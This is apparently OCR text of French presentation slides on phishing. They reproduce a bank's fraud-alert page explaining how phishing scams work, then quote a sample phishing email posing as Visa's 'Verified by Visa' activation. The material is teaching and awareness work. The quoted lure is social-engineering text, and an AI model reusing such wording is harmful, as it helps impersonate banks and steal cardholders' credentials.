


Illustration - Suite

- La page réelle ressemble à :




Illustration - Suite

- Et pourtant ...





Illustration - Suite

- Décidément ...



Associated Bank

Home | Open an Account | Loans | Investments | Insurance | Credit Cards | ATM/Offices | Contact Us | About Privacy

PERSONAL BANKING
BUSINESS BANKING
CORPORATE BANKING
WEALTH MANAGEMENT
RESOURCE CENTER
ABOUT ASSOCIATED

Need Answers? GO
Ask your question here.

Personalize Your Guide and View Your History GO Examples

Stocks & Funds GO

Apply
Apply Online to

Calculators
Do the Math!

Resource Center : Fraud Alert

Fraud Alert

WARNING!

Internet Pirates are Trying to Steal YOUR Personal Financial Information.
Here's the Good News-YOU have the Power to Stop Them.

Beware of unsolicited "phony" e-mails that appear to originate from Associated Bank. There's a new type of Internet piracy called "phishing." It's pronounced "fishing," and that's exactly what these thieves are doing: "fishing" for your personal financial information. What they want are account numbers, passwords, Social Security numbers, and other confidential information that they can use to loot your checking account or run up bills on your credit cards.

In the worst case, you could find yourself a victim of identity theft. With the sensitive information obtained from a successful phishing scam, these thieves can take out loans or obtain credit cards and even driver's licenses in your name. **They can do damage to your financial history and personal reputation that can take years to unravel.** But if you understand how phishing works and how to protect yourself, you can help stop this crime.

Associated Bank will NEVER ask for confidential information through regular e-mail. Further, Associated Bank will NEVER ask you for your password or PIN through e-mail, via the telephone or in person. If someone identifies himself or herself as a Bank employee and asks for your password or PIN, take caution. They do not represent the Bank. Do NOT reveal your information to them.

How does it work?
In a typical case, you'll receive an e-mail that appears to come from a reputable company that you recognize and do business with, such as your financial institution. In some cases, the e-mail may appear to come from a government agency, including one of the federal financial institution regulatory agencies.

The e-mail will probably warn you of a serious problem that requires your immediate attention. It may use phrases, such as "Immediate attention required," or "Please contact us immediately about your account." The e-mail will then encourage you to click on a button to go to the institution's Web site. In a phishing scam, you could be redirected to a phony Web site that may look exactly like the real thing. Sometimes, in fact, the Web site appears legitimate, complete with a company's brand name and corporate colors. In those cases, a pop-up window will quickly appear for the purpose of harvesting your personal information. In either case, you may be asked to update your account information or to provide information for verification purposes: your Social Security number, your account number, your password, or the information you use to verify your identity when speaking to a real financial institution, such as your mother's maiden name or your place of birth.

DO NOT provide the requested information or you may find yourself the victim of identity theft.

Autre exemple (21/12/2004)

Mail

VISA Verified by Visa

Dear Visa® customer,

Before activating your card, read this important information for cardholders!

You have been sent this invitation because the records of Visa Corporate indicate you are a current or former Visa card holder. To ensure your Visa card's security, it is important that you protect your Visa card online with a personal password. Please take a moment, and activate for Verified by Visa now.

Verified by Visa protects your existing Visa card with a password you create, giving you assurance that only you can use your Visa card online.

Simply activate your card and create your personal password. You'll get the added confidence that your Visa card is safe when you shop at participating online stores.

